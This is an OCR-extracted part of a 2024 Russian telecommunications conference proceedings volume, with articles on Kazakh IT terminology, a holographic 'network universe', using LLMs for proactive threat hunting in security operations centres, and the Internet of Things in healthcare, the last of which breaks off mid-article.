СПбГУТ)))
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

13th INTERNATIONAL CONFERENCE ON ADVANCED INFOTELECOMMUNICATIONS ICAIT 2023

Международная научно-техническая и научно-методическая конференция «Актуальные проблемы инфотелекоммуникаций в науке и образовании»

АПИНО ICAIT

2024

СБОРНИК НАУЧНЫХ СТАТЕЙ

APINO.SUT.RU

ПАРТНЕРЫ

технологии бесконечности

КОМПАНИЯ «Т8»

РОСОХРАНА
ГРУППА КОМПАНИЙ

RADAR MMS

ИНФОРМАЦИОННЫЕ ПАРТНЕРЫ

COMNEWS

НАУЧНО-ТЕХНИЧЕСКИЙ ЖУРНАЛ
ИНФОРМАЦИЯ
КОСМОС

ТУЗС

ВЕСТНИК
СПБ ГУТ

ИНФОРМАЦИОННАЯ ПОДДЕРЖКА

Научный журнал
ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ
И ТЕЛЕКОММУНИКАЦИИ
ijitt.ru

УДК 001:061.3(082)
ББК 72 А43

Актуальные проблемы инфотелекоммуникаций в науке и образовании. XIII Международная научно-техническая и научно-методическая конференция; сб. науч. ст. в 4 т. / Под. ред. С. А. Брусиловского; сост. А. А. Нестеров. СПб. : СПбГУТ, 2024. Т. 1. 742 с.

В научных статьях участников конференции исследуются состояние и перспективы развития мирового и отечественного уровня IT и телекоммуникаций. Предлагаются методы и модели совершенствования научно-методического обеспечения отрасли связи и массовых коммуникаций.

Предназначено научным работникам, аспирантам и студентам старших курсов телекоммуникационных и политехнических вузов, инженерно-техническому персоналу и специалистам отрасли связи.

Научное издание
Литературное редактирование,
корректура И. М. Татарникова
Оформление Г. И. Юрьев
Верстка М. О. Мотыгина
Подписано в печать 13.05.2024.
Вышло в свет 27.05.2024. Формат 60×90 1/8.
Уст. печ. л. 46,38. Заказ № 110-ИТТ-2024.
пр. Большевиков, д. 22, корп. 1.
Россия, Санкт-Петербург, 193232

ISBN 978-5-89160-327-1

СОДЕРЖАНИЕ

ПЛЕНАРНОЕ ЗАСЕДАНИЕ

УДК 004.457
ГРНТИ 23.37:49.01.17

ФОРМИРОВАНИЕ НАУЧНО-ОБРАЗОВАТЕЛЬНОГО ЛАНДШАФТА ЦИФРОВОЙ ЭКОНОМИКИ СТРАН ОРГАНИЗАЦИИ ТЮРКСКИХ ГОСУДАРСТВ И ЕАС (СЛОВАРЬ ЦИФРОВЫХ ТЕРМИНОВ)

Ш. Ж. Сеилов, Ж. Е. Зулпыхар

Евразийский национальный университет им. Л.Н. Гумилева

Мы должны воспитывать детей, которые свободно владеют как казахским, так и русским и английским языками. Это на благо подрастающего поколения. Дети с точки зрения приобретенных знаний, включая владение языком, должны твердо стоять на обеих ногах. Их знания – наша сила.

Послание Главы государства К.К. Токаева народу Казахстана 1 сентября 2022 года

Современная жизнь человечества немыслима без использования информационных технологий. Большинство инноваций в этой области разрабатываются в высокоразвитых странах, которые в основном представляются на английском языке. Остро стоит вопрос перевода терминов и технической литературы на национальные языки, и конечно, особо актуальной является региональная гармонизация некоторых терминов. Статья подчеркивает важность создания и распространения национальной цифровой терминологии на государственном языке, а также рассматривает проблемы в области языковой терминологии в ИТ-сфере. Авторы описывают влияние цифровой трансформации экономики на распространение английских технических терминов на казахский язык и предлагают проект по созданию словаря цифровой терминологии на казахском языке с участием международных экспертов стран Организации тюркских государств и стран ЕАС с целью их возможной региональной гармонизации путем использования онлайн-платформы.

IT, языковые проблемы, развитие, образование.

Введение

В настоящее время невозможно представить себе жизнь современного человека без использования передовых разработок в области информационных технологий и программного обеспечения. Поскольку основная часть

всех инноваций в этой области приходит из развитых стран и на английском языке, возникает необходимость в переводе руководств пользователя и технической документации на казахский язык [1].

Цифровизация

В документах в области информационных технологий часто встречаются специальные термины. Большое количество терминов и различные фразы, формулы, графики создают ряд трудностей при их переводе на казахский язык. Одно и тоже слово может передавать разные значения в разных областях и требует специальной систематизации. Документацию по программным пакетам часто приходится переводить с английского языка. В некоторых случаях это может быть прямой перевод, либо перевод в зависимости от значения, что требует специализированных знаний терминологии. Конкурирующие синонимы широко распространены в языке средств массовой информации. При этом, на наш взгляд, проблема разработки и распространения национальной цифровой терминологии является проблемой не только экспертов IT-индустрии, но и для всех специалистов в области терминологии.

Проблема развития национального языка остается для малых стран актуальной во все времена. Цифровая трансформация экономики и концепция глубокой цифровизации приводят к широкому внедрению информационных технологий во все сферы экономики и общественной жизни Республики. Широкое использование цифровых технологий требует наличия высококвалифицированных специалистов в стране, а также подготовки и переподготовки сотен тысяч работников, занятых в экономике. Эта тенденция будет способствовать быстрому развитию и внедрению технологических терминов в словарь казахского языка.

Данная проблемы включают следующие задачи:

– заимствования из английского и русского, частичный перевод терминов на казахский;

– отсутствие устоявшейся терминологии на казахском языке;

– споры в академических кругах о правильности использования терминов в научной и технической литературе;

– отсутствие единства мнений в академической среде относительно использования терминов, что приводит к избыточному использованию заимствованных понятий и усугубляет терминологический хаос.

Научно-образовательный ландшафт региона ОТГ и стран ЕАС для развития цифровых терминов

В качестве возможной формы для создания научно-образовательного ландшафта ОТГ и ЕАС с целью сотрудничества заинтересованных государств могло бы быть создание на добровольной основе Консорциума университетов с IT специализацией стран Центрально-Азиатского региона

и ЕАС куда могли бы войти университеты Казахстана, Таджикистана, Кыргызстана, России, Узбекистана, Туркменистана;

Растущая роль академической мобильности студенчества и так называемая образовательная миграция приводит к росту образовательного и научного сотрудничество между университетами Центральной Азии, Европы и России.

Позиция правительства по проблеме казахского языка.

В республике принята «Государственная программа по реализации языковой политики в Республике Казахстан на 2020-2025 годы» и определены основные задачи [2]:

– введение активно используемых отраслевых заимствованных терминов в национальную терминологическую систему;

– определение четких шаблонов и способов формирования национальных терминов;

– унификация и стандартизация национальной терминологической системы путем утверждения и продвижения новых терминов.

Настоящим, авторами статьи предлагается проект по разработке «Словаря казахского языка», куда вошли бы термины часто используемых в экономике и повседневной жизни в области цифровых технологий.

Задачами проекта могло бы стать следующее:

– привлечение международных экспертов из университетов стран ОТГ, центральной Азии и России для экспертизы и разработки терминологии;

– исследование и согласование терминов цифровой экономики в странах ОТГ;

– разработка терминов цифровой экономики на казахском языке;

– разработка онлайн-платформы для введения терминов и их утверждения;

– представление терминов на утверждение их Терминологической комиссией Республики Казахстан.

Ожидаемые результаты:

– формирование списка терминов по цифровой экономике на казахском языке в кириллице и латинской графике;

– разработка онлайн-платформы для обеспечения широкого участия общественности в разработке, обсуждении и утверждении терминов. Платформа может дополнительно использоваться для решения аналогичных проблем других языков и областей научной и экономической; деятельности.

– создание англо-казахско-русского словаря IT-терминов;

– использование словаря терминов на популярных онлайн-сервисах перевода: Google и Yandex.

Таблица 1. Пример соответствия терминов на разных языках

English	Kazakh Cyrillic/ Latin	Tajik	Uzbek	Turkmen	Turkish	Kyrgyz	Russian
Internet	Интернет (ғаламтор) / Internet (ġalamtor)	Интернет	Internet	Internet	Internet	Интернет	Интернет
pin	пин (түйреуіш)/pin (tүireүish)	пин	pin	çeňňegi	pim	пин	пин
toggle	Қосқыш / qosqysh	Тумблер	almashtirish	üýtgetmek	geçiş	жооптор	тумблер
component	Компонент / komponent	Компо-ненти	komponent	komponenti	bileşen	компонент	компонент
mouse	тышқан (тінтуір) / tyshqan (tintýir)	муш	sichqoncha	syçan	fare	чычкан	мышь
cable	кабель / kabel	кабел	kabel	kabel	kablo	кабелдик	кабель

Предполагаемые партнеры проекта:

– Стамбульский технический университет (Турция);

– International Westminster University in Tashkent (Республика Узбекистан);

– Московский технический университет связи и информатики (Российская Федерация);

– Кыргызский государственный технический университет имени И. Раззакова (Кыргызская Республика);

– Дипломатическая академия Азербайджана, университет АДА (Республика Азербайджан);

– Национальный исследовательский университет ИТМО (Российская Федерация).

Выводы

В данной статье рассматриваются важность создания и распространения национальной цифровой терминологии на государственном языке, а также проблемы в области языковой терминологии в ИТ-сфере. Описываются влияния цифровой трансформации экономики на распространение технических терминов на казахском языке и предлагается проект по созданию словаря цифровой терминологии на казахском языке с участием международных экспертов и использованием онлайн-платформы для разработки и утверждения терминов.

Список используемых источников

1. Khuwaileh A. A., Khwaileh T. IT terminology, translation, and semiotic levels: Cultural, lexicographic, and linguistic problems. Semiotica 187–1/4, 2011. С. 265–275.
2. State program for the implementation of language policy in the Republic of Kazakhstan for 2020-2025, https://adilet.zan.kz/kaz/docs/P1900001045.

УДК 004.946
ГРНТИ 81.93.29

СЕТЕВАЯ ВСЕЛЕННАЯ

А. Н. Волков, А. Е. Кучерявый, А. С. А. Мутханна

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А.Бонч-Бруевича

Одним из наиболее важных направлений развития технологий в области сетей и систем связи, если ни самым важным, на сегодняшний день является создание мульти вселенной. Разнообразие создаваемых вселенных позволит избежать монополизма на развитие сетей связи, что было присуще этапу развития на базе сети Интернет. В университете уже больше года ведутся работы по созданию голографической сетевой вселенной, основные результаты которых приведены в статье.

метавселенная, взаимодействия голографического типа, костюм телеприсутствия, голографическая сетевая вселенная

Введение

В настоящее время в области цифровизации, интеллектуализации, роботизации информационно-коммуникационных технологий начался процесс попытки создания нового этапа развития сети Интернет с целью сохранения монопольного права Соединенных Штатов Америки на эту сеть, а значит и на технологии для всех сетей, построенных на основе пакетной коммутации. Последние несколько лет определили глобальную цель для обеспечения этого процесса – создание метавселенной, в которой в настоящее время приоритет отдается реализации виртуальной, дополненной и смешанной реальности и соответствующих услуг телеприсутствия. В статье Ernst Young [1] совершенно четко указывается на то, что метавселенная представляет собой “A digital iteration on the internet, a virtual reality space where users can interact with others in a computer-generated environment, for entertainment or commerce”. Не случайно для этой цели была переименована в Meta и компания М.Цукерберга.

В декабре 2022 года в Секторе стандартизации Международного Союза Электросвязи (МСЭ-Т) была организована специальная группа для придания метавселенной статуса Международных рекомендаций и, соответственно, всемирного распространения этого фундаментального преобразования сети. Во время работы этой группы были высказаны сомнения: может

ли быть эта вселенная единственной и насколько она может соответствовать международному статусу Всемирной сети [2]. Естественным образом возникло понятие мульти вселенной, объединяющей в себе множество различных вселенных и обеспечивающей их совместимость.

Подходы к построению мульти вселенных

Работы по метавселенным в мировой научной печати в настоящее время рассматриваются как одно из основных направлений в развитии науки в целом в обозримом будущем [3, 4, 5]. В это же время в конце 2022 и в 2023 году появились две работы одного из самых цитируемых в области телекоммуникаций ученого I.F.Akyildiz, в которых ставилось под сомнение использование для метавселенной только технологий виртуальной, дополненной и смешанной реальностей. В докладе на Всемирной конференции ITU Kaleidoscope 07-09 декабря 2022 года [6] он предложил рассматривать как одно из перспективных направлений в развитии метавселенных взаимодействия голографического типа HTC (Holographic Type Communication). Развивая эти представления далее, I.F.Akyildiz с коллегами опубликовал работу [7], в которой как важнейшие технологии призвал использовать в метавселенных голографические услуги, тактильные ощущения, а также обоняние и вкусовые ощущения.

Наибольшей проблемой при этом в функциональном развитии метавселенных являлась требуемая для реализации услуг взаимодействия голографического типа, в первую очередь для передачи голографических копий человека, потребная скорость для обеспечения требований по качеству обслуживания и качеству восприятия. Эта скорость составляла около 4Тб/с, что было подтверждено экспериментально в различных лабораториях в мире [8, 9]. При этом пришло понимание того факта, что если принципиально не изменить условия реализации таких услуг, то они будут доступны в течение достаточно длительного времени только очень ограниченному кругу клиентов.

В результате исследований, проведенных в лаборатории MEGANET LAB 6G в СПбГУТ им. проф. М.А.Бонч-Бруевича удалось создать терминальные устройства на базе октаэдров и цилиндров, при которых потребная скорость передачи была уменьшена более, чем в 1000 раз, до 1Гбит/с [10,11]. Это позволило не только подойти вплотную к массовому внедрению взаимодействий голографического типа на сетях связи, но и начать работы по созданию голографической сетевой вселенной HolNetVerse (Holographic Network Verse).

Как уже отмечалось выше, в работах Y.Akyildiz предлагалось расширить возможности метавселенной за счет передачи информации о тактильных ощущениях, а также обонянии и вкусовых ощущениях. На данном этапе создание костюмов телеприсутствия в уже упомянутой лаборатории MEGANETLAB 6G для взаимодействия с сетями осуществляется на основе

сенсорных узлов, что обеспечивает возможности по передаче в сетевой вселенной ощущений тепла, холода и влажности и превосходит возможности костюма телеприсутствия TeslaSuit [12].

Выводы:

1. В связи с изложенным предлагается ускоренными темпами продолжить работы по созданию голографической сетевой вселенной HolNetVerse как следующего этапа развития Интернета, обеспечивающей суверенитет сети Российской Федерации, совместимость с другими вселенными, в том числе метавселенной, а также приоритет Российской Федерации в области создания и развития вселенных за счет использования новых принципов создания голографических терминалов и костюмов телеприсутствия.

2. Результаты исследований будут востребованы не только в Российской Федерации, но и в мировом сообществе путем разработки комплекса рекомендаций Сектора стандартизации телекоммуникаций Международного Союза Электросвязи (МСЭ_Т) по голографическим сетевым вселенным, обеспечивающего лидирующие позиции Российской Федерации в области создания и стандартизации голографических сетевых вселенных.

Список используемых источников.

1. Ernst&Young. White paper, v.2, 2022.

2. FG-MV D.WG1-01 Exploring the metaverse: opportunities and challenges. ITU-T, 2023.

3. Gomez-Zare D., Shiffer P., Wang D. The promise and pitfalls of metaverse for science. Nature Human Behavior, 7, 2023, pp.1237–1240.

4. Iqbal M. Z., Campbell A. G. Metaverse as Tech for Good: Current Progress and Emerging Opportunities. Virtual World, 2023, 2(4), pp.326-342.

5. Dwiwedi Y. K. and all. Metaverse beyond the hype: Multidisciplinary perspectives on emerging challenges, opportunities, and agenda for research, practice and policy. International Journal of Information Management, v.66, October 2022, 102542.

6. Akyildis I. F. Metaverse: Challenges for Extended Reality and Holographic Type Communication in the Next Decade. ITU Kaleidoscope. 07-09 December, 2022.

7. Akyildiz Ian F. and all. Mulsemedia Communication Research Challenges for Metaverse in 6G Wireless Systems. Cornell University, Submitted 28 June, 2023.

8. Vega M. T. Towards Truly Immersive Holographic-Type Communication: Challenges and Solutions. 4th ITU Workshop on Network 2030. S.-Petersburg, Russia, May 21–23, 2019. https://www.itu.int/en/ITU-T/Workshops-and-Seminars/201905/Pages/programme.aspx

9. Кучерявый, А.Е., Маколкина М. А, Парамонов А. И., Выборнова А. И., Мутханна А. С. А., Матюхин А. Ю., Дунайцев Р. А., Владимиров С. С., Ворожейкина О. И., Захаров М. В., Фам В. Д., Марочкина А. В., Горбачева Л. С., Паньков Б. О., Анваржонов Б. Н. Модельная сеть для исследований и обучения в области услуг телеприсутствия // Электросвязь, 2022. № 1. С. 14–20.

10. Волков А. Н. Метавселенная как следующий виток развития сетевых технологий. Сборник трудов 79-й конференции НТОРЭС им.А.С.Попова, 26-28 апреля 2024г.

11. Волков А. Н.. Интерфейс взаимодействия Пользователь – Метавселенная. Сборник трудов 79-й конференции НТОРЭС им.А.С.Попова, 26-28 апреля 2024г.

12. https://www.google.com/search?q=TeslaSuit&oq=TeslaSuit&aqs=chrome..69i57j0i512j0i10i512j0i30l7.12899j0j7&sourceid=chrome&ie=UTF-8.

ИНФОКОММУНИКАЦИОННЫЕ СЕТИ И СИСТЕМЫ

УДК 004.056
ГРНТИ 81.93.29

ПРОАКТИВНЫЙ ПОИСК УГРОЗ И ПРИМЕНЕНИЕ LLM

Г. Т. Абраменко[1], И. В. Котенко[2,3]

[1]Национальный исследовательский университет ИТМО
[2]Санкт-Петербургский Федеральный исследовательский центр Российской академии наук
[3]Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В данной статье рассматривается проактивный поиск как отдельное направление в информационной безопезопасности, его место в концепции центра управлении безопасностью, а также классификация по подходам. Также предложен новый метод по использованию больших языковых моделей для проактивного поиска угроз безопасности.

Threat Hunting, Threat Intelligence, LLM, GPT, нейронные сети

В современном мире широкое распространение получил подход «охота на угрозы» или проактивный поиск угроз (Threat Hunting, TH), который подразумевает поиск инцидентов информационной безопасности (ИБ) до того, как сработают традиционные системы защиты информации (СЗИ). Данный метод поиска угроз является отличным от традиционных методов защиты информации (ЗИ). Направление TH подразумевает непрерывную проверку гипотез по реализации того или иного вектора атак и моделирование ситуаций [1]: при каких случаях можно проэксплуатировать имеющие уязвимости инфраструктуры на основе имеющихся данных от различных СЗИ, систем анализа конечных точек инфраструктур киберразведки угроз (Cyber Threat Intelligence, TI) и других источников данных. Для TI цель состоит в том, чтобы применять методы киберрразведки с целью предотвращения нежелательных результатов, которые могут повлиять на кибербезопасность инфраструктуры.

Подходы TI и TH утвердились в современной концепции центра управления безопасностью (Security Operation Center, SOC) [2, 3]. В рамках SOC это специализированное подразделение в организации, представляющее собой команду специалистов, а также процессы и технологии, ориентирован-

ные на мониторинг и улучшение безопасности информационных систем организации на постоянной основе. Основная задача SOC – обеспечение непрерывного наблюдения и анализа состояния ИБ, а также быстрое реагирование на инциденты безопасности. На рис 1 представлены основные функции SOC, на примере Kaspersky SOC [4].

Обозначим понятия Threat Intelligence и Threat Hunting.

TI – это набор данных и знаний о попытках или успешных вторжениях, обычно собираемых и анализируемых автоматизированными системами безопасности и (или) системами машинного обучения.




Рис. 1. – Kaspersky SOC

Использование систем TI включает в себя анализ и интерпретацию информации о текущих или потенциальных атаках, которые могут повлиять на организацию.

TH – это процесс поиска активных или потенциальных угроз в сети или организации. Данный процесс основан на предположении, что в системе уже могут быть скрытые угрозы, и базируется на данных от TI и других источников сбора информаций.

Существует несколько видов и направлений проактивного поиска угроз. На рис. 2 представлены виды проактивного поиска в зависимости от метода поиска угроз [5].

Рис. 2. – Классификация TH по методу поиска

Структурированный поиск основан на индикаторах атаки (Indicators of Attack, IoA) и тактике, техниках и процедурах (Tactics, Techniques and Procedures, TTP) атакующего. Все действия специалистов по выявлению угроз согласованы и основываются на TTP атакующего. Таким образом, специалист может определить угрозу даже до того, как атакующий причинит вред. Для этого типа поиска используются матрицы MITRE ATT&CK, включая PRE-ATT&CK, и ENTERPRICE [6]. IOA направлены на определение цели, которую пытается достичь злоумышленник, независимо от вредоносного ПО или эксплойта, использованного в атаке.

Неструктурированный поиск начинается с определенного сигнала, одного из множества индикаторов компрометации (Indicator of Compromise, IoC). Такой сигнал подсказывает специалисту искать шаблоны активности до и после обнаружения угрозы. Специалист может проводить исследования, анализируя доступные данные и ранее выявленные инциденты. IoC в форензике часто описывается как свидетельство на компьютере, указывающее на то, что безопасность сети была нарушена. В случае проактивного поиска, это сбор данных после получения информации о подозрительном инциденте, в плановом порядке или после обнаружения необычных вызовов из сети.

Ситуационный или ориентированный на сущности поиск. Ситуационная гипотеза возникает из внутренней оценки рисков или анализа тенденций и уязвимостей. Информация, ориентированная на сущности, поступает из данных об атаках, собранных сообществом, которые при анализе раскрывают последние TTP текущих киберугроз. Специалист по выявлению угроз может искать эти конкретные поведенческие шаблоны в своей среде.

Рассматривая проактивный поиска угроз, невозможно воспринимать этот подход как самостоятельный и самодостаточный механизм. TH лишь одна из составляющих направлений в SOC, где помимо проактивного поиска угроз еще необходимы данные от TI и имеющихся систем: SIEM (Security Information and Event Management), NDR (Network Detection and Response), EDR (Endpoint Detection and Response), UEBA (User and Entity Behavior Analytics), OSINT (Open Source Intelligence) и других [3]. Каждая из этих систем заслуживает отдельного внимания, так как все они являются источником получения данных для проактивного поиска угроз.

GPT (Generative Pretrained Model) является инструментом, который может включать несколько больших языковых моделей (Large Language Models, LLM) или быть частной реализацией одной предобученной LLM. Появление ChatGPT4 [7] от OpenAI вызвало резонанс во всем обществе. По данным SEMANTIC SCHOLAR за 2023 год было опубликовано было опубликовано более 6150 научных работ, которые упоминают в своих работах Chat GPT4. Результаты поиска представлены на рис. 3.

Несмотря на уже активное внедрение искусственного интеллекта в ИБ и применение таких средств, остаются актуальными идеи изменения подхода его применения. LLM хорошо себя показали, как достойный инструмент в области программировании, в анализе текста, а также в других сферах.




Рис. 3. Результат поиска по запросу «Chat GPT4»

В настоящем исследовании предлагается подход по применению больших языковых моделей LLM на примере ChatGPT для анализа текстовой информаций от конкретных СЗИ, таких как: анализ событий SIEM-систем; анализ отчетов EDR-систем; анализ поведения пользователей (UEBA). Использование LLM в анализе событий SIEM, EDR и UEBA - это новый подход, который поможет значительно улучшить процессы ИБ, а именно поможет специалистам SOC принимать правильные решения по поиску киберугроз.

Ниже приводятся практические примеры использования LLM в каждой из перечисленных областей:

1. **Анализ событий SIEM-систем:**

– *Классификация событий.* LLM, дообученные на наборах данных от имеющихся систем, смогут разрабатывать модели классификации, которые позволят определять типы событий в реальном времени, что даст возможность операторам быстрее реагировать на угрозы и инциденты.

– *Анализ больших объемов событий.* LLM, дообученные на правилах обработки событий, помогут справиться с анализом и корреляцией больших объемов разнородных событий. В зависимости от контекста угроз, благодаря информации, собранной SIEM, помимо анализа событий, станет возможным их корректная интерпретация.

2. **Анализ отчетов EDR-систем:**

– *Автоматическое обнаружение и анализ данных от конечных точек.* Автоматизированный анализ отчетов об инцидентах, использующий LLM (дообученные на базе TTP MITTRE), сможет помочь в выявлении общих паттернов проведения атак.

3. **Анализ поведения пользователя (UEBA):**

– Анализ поведения пользователей и сущностей. LLM, дообученные на данных нормального поведения пользователей о последовательности

запускаемых процессов, позволят анализировать поведение пользователей и сущностей. Они смогут определять необычные или аномальные паттерны поведения пользователей в зависимости от последовательности процессов, исполняемых от лица пользователя или сущностей.

На рис. 4 изображена предлагаемая мультиагентная система на основе исследований [8] и решений с открытым исходным кодом: ERP, SIEM, SIEM.

В будущих исследованиях предполагается построить и реализовать отдельные модели проактивного поиска угроз в каждой из перечисленных областей на основе использования LLM.




Рис. 4. Архитектура системы для консультации специалистов SOC

Список используемых источников

1. Kotenko I., Chechulin A. Computer Attack Modeling and Security Evaluation based on Attack Graphs // Proceedings of the 2013 IEEE 7th International Conference on Intelligent Data Acquisition and Advanced Computing Systems, IDAACS 2013. 2013. P. 614-619.

2. Котенко И.В., Ушаков И.А. Технологии больших данных для мониторинга компьютерной безопасности // Защита информации. Инсайд, 2017. № 3 (75). С. 23-33.

3. Mughal A.A. Building and Securing the Modern Security Operations Center // International Journal of Business Intelligence and Big Data Analytics. 2022. No.1. P.1-15.

4. Kaspersky SOC [электронный ресурс] https://www.kaspersky.ru/enterprise-security/security-operations-center-soc (дата обращения 28.02.2024).

5. Котенко И. В., Попков И. А. Анализ актуальных направлений исследований в области Threat Hunting // Актуальные проблемы инфотелекоммуникаций в науке и образовании. VI Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2023. Т. 1. С. 683-687.

6. Матрица MITRE ATT&CK Enterprise [электронный ресурс]. https://attack.mitre.org/matrices/enterprise/ (дата обращения 01.03.2024).

7. ChatGPT [электронный ресурс]. https://chat.openai.com/ (дата обращения 03.03.2024).

8. Microsoft AutoGen Research [электронный ресурс]. https://www.microsoft.com/en-us/research/project/autogen/ (дата обращения 03.03.2024).

Статья представлена научным руководителем, профессором кафедры ЗСС СПбГУТ, доктором технических наук, профессором И. В. Котенко.

УДК 004.85
ГРНТИ 28.23.29

ИССЛЕДОВАНИЕ ОСОБЕННОСТЕЙ КОНЦЕПЦИИ IOT В РАМКАХ ЗДРАВООХРАНЕНИЯ

Н. Н. Авдонькин, А. С. Андреева

Санкт-Петербургский колледж телекоммуникаций им. Э.Т.Кренкеля

Проблемы систем здравоохранения, связанные с отсутствием доступа к медицинским ресурсам, ростом числа пожилых людей с хроническими заболеваниями и их потребности в удаленном мониторинге вынуждают сосредоточиться на новых технологиях для оказания высококачественной медицинской помощи. Сейчас информация свободно передается через различные сети. В текущем исследовании сообщается о развитии применения медицинского интернета вещей с точки зрения технологий, медицинских услуг и приложений для решения различных проблем здравоохранения.

HIoT, мобильный IoT, носимые устройства, удаленный мониторинг, система реабилитации, удаленная хирургия

Введение

Интернет вещей (IoT) – это концепция, в которой физические устройства, оборудованные специальными сенсорами и программным обеспечением, способны обмениваться данными через сеть. IoT находит широкое применение в различных сферах жизни.

В последнее время сфера здравоохранения стремительно растет [1]. Несколько лет назад диагностика заболеваний и отклонений в организме человека была доступна только после проведения физического анализа. Новые технологий позволили обнаруживать различные заболевания и отслеживать состояние здоровья с помощью компактных устройств, таких как умные часы. Технологические достижения преобразили систему здравоохранения, в систему, ориентированную на пациента [2].

Целью данной работы является исследование типовой модели HIoT и выявление закономерностей в устройстве приложений телемедицины в концепции IoT.

Интернет медицинских вещей

Интернет медицинских устройств относится к сети физических объектов, которые используют датчики, программное обеспечение и другие технологии для обмена данными через Интернет. Эти устройства способны предоставлять медицинские данные в реальном времени. Это помогает

улучшить уход за пациентами, а также позволяет быстро диагностировать заболевание и проводить медицинское вмешательство в случае необходимости. Успех системы IoT зависит от того, насколько она соответствует требованиям поставщиков медицинских услуг. Отличительной особенностью HIoT-систем является их сфера применения.

Мобильный IoT

Мобильный Интернет вещей или m-IoT – это сочетание мобильных вычислений, датчиков, коммуникационных технологий и облачных вычислений для мониторинга информации о здоровье пациентов и других физиологических состояниях. Это означает, что каналы связи между персональными и мобильными сетями (например, 4G и 5G) устанавливаются для предоставления эффективных медицинских услуг через Интернет [3]. Использование мобильных устройств сделало услуги HIoT более доступными для врачей, которые могут получить доступ к данным пациентов, ставить диагнозы и быстро назначать лечение.

Носимые устройства

Эти устройства неинвазивны и могут быть разработаны путем интеграции различных датчиков с носимыми аксессуарами, используемыми людьми, такими как часы, браслеты, ожерелья, рубашка, обувь, сумочка, кепки [4, 5] и т. д. Подключенные датчики используются для сбора информации об окружающей среде и состоянии пациента. Затем эта информация загружается на сервер/базу данных.

Удаленный мониторинг здоровья

Сервис мониторинга здоровья – это система, которая получает информацию как от медицинских датчиков, установленных на теле пациента, так и от смарт-устройства. Контроллер представляет собой сервер мониторинга состояния здоровья (HMS), который на основе анализа текущей ситуации со здоровьем и исторических данных в реальном времени создает индивидуальный план медицинского обслуживания (IHP). Он также генерирует уведомления, предупреждения и сообщения об исключениях в критические периоды.

Система реабилитации

